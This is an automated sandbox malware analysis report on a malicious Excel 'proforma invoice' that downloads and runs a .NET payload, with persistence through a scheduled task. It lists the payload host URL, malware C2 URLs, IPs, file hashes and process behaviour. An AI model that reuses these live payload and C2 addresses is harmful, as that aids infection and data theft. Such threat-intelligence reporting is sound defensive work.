9.0.vbc.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link	Download
9.0.vbc.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.employeebnsf.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://198.12.89.166/55/vbc.exehhC:	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.dems-clicks.com/n6g4/?Rju=oW3KVVYfOUtMWnx9E4fO+4eOl+SZoa0wNCifvEB8Y9jnCg3EyPPrm8173PHAA8seoyylQg==&ohA=4hdXYFAH	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://198.12.89.166/55/vbc.exej	0%	Avira URL Cloud	safe	
http://198.12.89.166/55/vbc.exe	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://198.12.89.166/55/vbc.exen	0%	Avira URL Cloud	safe	
www.admincost.com/n6g4/	0%	Avira URL Cloud	safe	
http://www.employeebnsf.com/n6g4/?ohA=4hdXYFAH&Rju=/8Ga1vKBK5Zv+SvpDfc9R87wDDB6IH5FC+aL3DgDAA8ZWL71dgMkGG8I5dFlam/RYjehgQ==	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://198.12.89.166/55/vbc.exeg	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.employeebnsf.com	185.53.179.171	true	true	• 0%, Virustotal, Browse	unknown
www.dems-clicks.com	5.183.8.183	true	true		unknown
www.cariniclinicalconsulting.com	104.21.75.67	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.dems-clicks.com/n6g4/?Rju=oW3KVVYfOUtMWnx9E4fO+4eOl+SZoa0wNCifvEB8Y9jnCg3EyPPrm8173PHAA8seoyylQg==&ohA=4hdXYFAH	true	• Avira URL Cloud: malware	unknown
http://198.12.89.166/55/vbc.exe	true	• Avira URL Cloud: safe	unknown
www.admincost.com/n6g4/	true	• Avira URL Cloud: safe	low
http://www.employeebnsf.com/n6g4/?ohA=4hdXYFAH&Rju=/8Ga1vKBK5Zv+SvpDfc9R87wDDB6IH5FC+aL3DgDAA8ZWL71dgMkGG8I5dFlam/RYjehgQ==	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 0000000A.00000000.1055600196.0000000003B10000.00000002.00000001.00040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	explorer.exe, 0000000A.00000000.10556001 96.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 0000000A.00000000.10556001 96.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://wellformedweb.org/CommentAPI/	explorer.exe, 0000000A.00000000.10344092 24.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://198.12.89.166/55/vbc.exehhC:	EQNEDT32.EXE, 00000002.00000002.96998846 0.0000000000669000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.iis.fhg.de/audioPA	explorer.exe, 0000000A.00000000.10344092 24.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleanerq	explorer.exe, 0000000A.00000000.10034776 96.0000000002CBF000.00000004.00000001.00 020000.00000000.sdmp	false		high
http://www.mozilla.com0	explorer.exe, 0000000A.00000000.10247164 28.0000000007539000.00000004.00000010.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.1036517344.000000000753900 0.00000004.00000010.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleaner1SPS0	explorer.exe, 0000000A.00000000.10095977 33.0000000008617000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.1026640673.000000000861700 0.00000004.00000001.00020000.00000000.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 0000000A.00000000.10577543 96.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 0000000A.00000000.10556001 96.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://treyresearch.net	explorer.exe, 0000000A.00000000.10344092 24.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://198.12.89.166/55/vbc.exej	EQNEDT32.EXE, 00000002.00000002.97027345 5.0000000003690000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 0000000A.00000000.10577543 96.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://java.sun.com	explorer.exe, 0000000A.00000000.99983789 9.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1029308104.0000000000335000 .00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	explorer.exe, 0000000A.00000000.10577543 96.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://198.12.89.166/55/vbc.exen	EQNEDT32.EXE, 00000002.00000002.96995186 5.0000000000644000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	explorer.exe, 0000000A.00000000.10132515 51.0000000001DD0000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 0000000A.00000000.10386165 58.0000000008807000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.1026858297.000000000869E00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.1009597733.000 0000008617000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 0000000A.0 0000000.1026640673.0000000008617000.0000 0004.00000001.00020000.00000000.sdmp, ex plorer.exe, 0000000A.00000000.1009836378 .000000000869E000.00000004.00000001.0002 0000.00000000.sdmp	false		high
http://investor.msn.com/	explorer.exe, 0000000A.00000000.10556001 96.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 0000000A.00000000.10374148 92.00000000084C0000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.1009836378.000000000869E00 0.00000004.00000001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://computername/printers/printername/.printer	explorer.exe, 0000000A.00000000.10344092 24.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	explorer.exe, 0000000A.00000000.10132515 51.0000000001DD0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 0000000A.00000000.99983789 9.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1029308104.0000000000335000 .00000004.00000020.00020000.00000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 0000000A.00000000.99983789 9.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1029308104.0000000000335000 .00000004.00000020.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerv	explorer.exe, 0000000A.00000000.10338077 88.0000000004385000.00000004.00000001.00 020000.00000000.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/nam e	vbc.exe, 00000004.00000002.998332695.000 0000002721000.00000004.00000800.00020000 .00000000.sdmp, vbc.exe, 00000004.000000 02.998529663.00000000027CF000.00000004.0 0000800.00020000.00000000.sdmp	false		high
http://servername/isapibackend.dll	explorer.exe, 0000000A.00000000.10068086 99.0000000006450000.00000002.00000001.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://198.12.89.166/55/vbc.exeg	EQNEDT32.EXE, 00000002.00000002.96995186 5.0000000000644000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.12.89.166	unknown	United States		36352	AS-COLOCROSSINGUS	true
5.183.8.183	www.dems-clicks.com	Germany		64463	INTERXSCH	true
185.53.179.171	www.employeebnsf.com	Germany		61969	TEAMINTERNET-ASDE	true

Copyright Joe Security LLC 2022

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626593
Start date and time: 14/05/202215:09:33	2022-05-14 15:09:33 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PROFORMA INVOICE.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@13/16@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 25.5% (good quality ratio 24.3%) • Quality average: 71.1% • Quality standard deviation: 28.9%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:10:44	API Interceptor	88x Sleep call for process: EQNEDT32.EXE modified
15:10:49	API Interceptor	143x Sleep call for process: vbc.exe modified
15:10:58	API Interceptor	10x Sleep call for process: powershell.exe modified
15:10:59	API Interceptor	1x Sleep call for process: schtasks.exe modified
15:11:37	API Interceptor	247x Sleep call for process: mstsc.exe modified
15:12:11	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	731648
Entropy (8bit):	7.625561793309267
Encrypted:	false
SSDEEP:	12288:WQ4QvzJDpg1Hu8jdWmNPNZ0Lwrftg3znNWTTgbSbRdpGReKfgOz6:/4Qvl1g1OC90Mrfm3zncTTRRiZgR
MD5:	F7ECD12D134AAF3541396C78337CE672
SHA1:	BB41A84D4F5EEF537E41CF4BDE375C99BFF86A04
SHA-256:	EC2F5710FDF33C7B843829EBD9F088B15141B643B4354DD92D39B6E290CECA70
SHA-512:	EF70EB852B370E5F29CA4D27584A3FAAD34A629C857E135F434B21E483C24FC813FE97FFF77EB73DAE428FD3E97FB82C3564EAE03A18D8BFD0F1A71BA3C9F77A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
IE Cache URL:	http://198.12.89.166/55/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Og.b.....0.. .....?... ...@....@.. ....@.....>..O....@.....`..... ..... ..H.....text..... ... ..... ..`.rsrc.....@....."..... ..@..@.reloc.....`.....(.....@..B.....>.....H.....G.....=.....&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*..{....*"..}....*&.(.....*F.(.....(.....**..(.....*....(.....*....(.....*..0.....(.....o.....o.....+..*.0.....(.....o.....o.....+..*....0.....(.....o.....o.....+..*....0.. .....(.....o.....o.....o$....+..*.0.. .....(.....o.....o.....o$....+..*.(....o....*.(....o....*

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\13D6C471.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7

SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FCECA
Malicious:	false
Reputation:	unknown
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-.....-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....\|...r...f...Z...L...>...0... .....~.....-.....-.....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./.[..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19CBAA30.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	223752
Entropy (8bit):	3.2805343869701504
Encrypted:	false
SSDEEP:	1536:gAGsM8yOYZWQ99d99H9999999lN6Hz8iiiiiiiiiiiiiiiPnHnbq+QVwtaKfdL4a:gMMVNSztnZft6rMMVNSztnZft6u
MD5:	8E3A74F7AA420B02D34C69E625969C0A
SHA1:	4743F57F0F702C5B47FA1668D9173E08ADA16448
SHA-256:	0CD83C55739629F98FE6AFD3E25A5BCBB346CBEF58BC592C1260E9F0FA8575A9
SHA-512:	ADE6B91E260AFA08CC286471D0AD7BCA82FF5E1FE506D48B37A13E3CDD2717171CDAC38C77CFF18FD4C26CA9470B002B63B7FDDC0466FC6F7010A772BF55754
Malicious:	false
Reputation:	unknown
Preview:	....l..... EMF.....j.....8...X.....?.....F.....GDIC.....p.....8.....F.....A. .....F.....(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4A37827C.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48l+KL48uL48kL48tnL48l0L48lh2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Reputation:	unknown
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....-.....-.....-.....-.....$...[...6._...x.[.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-.....-.....$.....f...Q.....-.....-.....-.....-.....$...'.U....K...'.U....-.....-.....-.....-.....$.c...u...\...D...,.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6731B0A7.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FCECA
Malicious:	false

Reputation:	unknown
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-.....-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....\|...r...f...Z...L...>...0... .....~.....-.....-.....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./.[..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C335FFBE.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48I+KL48uL48kL48tnL48I0L48Ih2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Reputation:	unknown
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....-.....F...$.I....I...*...2...9...?...C...F...G...F...C...?...9...2...*...I. .....-.....-.....-.....$...[...6._...x.[.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....-.....$...'.U....K...'.U.....-.....-.....-.....-.....-.....$.c...u...\...D...,.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Temp\tmp7282.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1577
Entropy (8bit):	5.113645733916735
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNto5xvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTovv
MD5:	FDC08A9D9384CA53A1F040486088074E
SHA1:	BF3EE025224AE243E0B9DBB9A3C3A654176B0709
SHA-256:	BC94AB97074174934C306ED9FE72253914EE774FD143A696D995B4D8592D259E
SHA-512:	B3773A3B20216F20BA79C49DB1F7380E3FEDD10643CBA71746881F67B0EA039595AF440109D1A8B89336A5892948D4C0E33987D325FDFECAF2F945775FCCED9
Malicious:	**true**
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Local\Temp\~DF3A9718BB32954321.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Reputation:	unknown

Preview:	....

C:\Users\user\AppData\Local\Temp\~DF6BDEF7AB5AFB6A2C.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFB5BF52C584DCD599.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	95744
Entropy (8bit):	7.91695700296717
Encrypted:	false
SSDEEP:	1536:c3ir/an65WHrmE9mfKMkBIvMBMVMO9C9SpX5xhhgD7uJbbi+7MgFlUveeAM:cSW68Lm/fKMk6tHCWToIXi+/nTF
MD5:	5B9DDBDF0A0AF0788EECEEACEC2F0295
SHA1:	77687D59ABBD0B3C4EECC80ABBE30D33A47E781C
SHA-256:	E11F7D510B899E00E0CF10DC360400FD38F180E9C72F42C465C3A470075CD9EA
SHA-512:	1657E35379AA82ABE0EDD01DA1CF97CB6BBABCDE9788C2E7B433F12DF627320F29A519A502D71E66B39A40CD5DD908594C907CD69EACBCEAB797BFAC6085CCF7
Malicious:	false
Reputation:	unknown
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFC72BCB116CB2ED22.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\80IVWTICKZQK6HB0AL5T.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5864064270168288
Encrypted:	false
SSDEEP:	96:chQCAMqGqvsqvJCwoLz8hQCAMqGqvsEHyqvJCworJzG7KrlHggx8+lUVdBb:cm7oLz8mvHnorJzGmigx87Bb
MD5:	46F08F94CD341EF8C7FBA87CBCE16DA9
SHA1:	9CFAA57A020F6B91F77BF33DFB601AA37E0C8BCA
SHA-256:	08A7E978FECF8831DA15E753F1BDE5AFA2C5E9E346AEA2D779025F125FECF54D
SHA-512:	CA273C0212C496649A36420342F519F36397A4682853EE763104175C0701F312BF7DA82C2FC688F45E7D8EDF977CF3CE9694FF1A94DFBAC24051599068BCC1D5
Malicious:	false
Reputation:	unknown
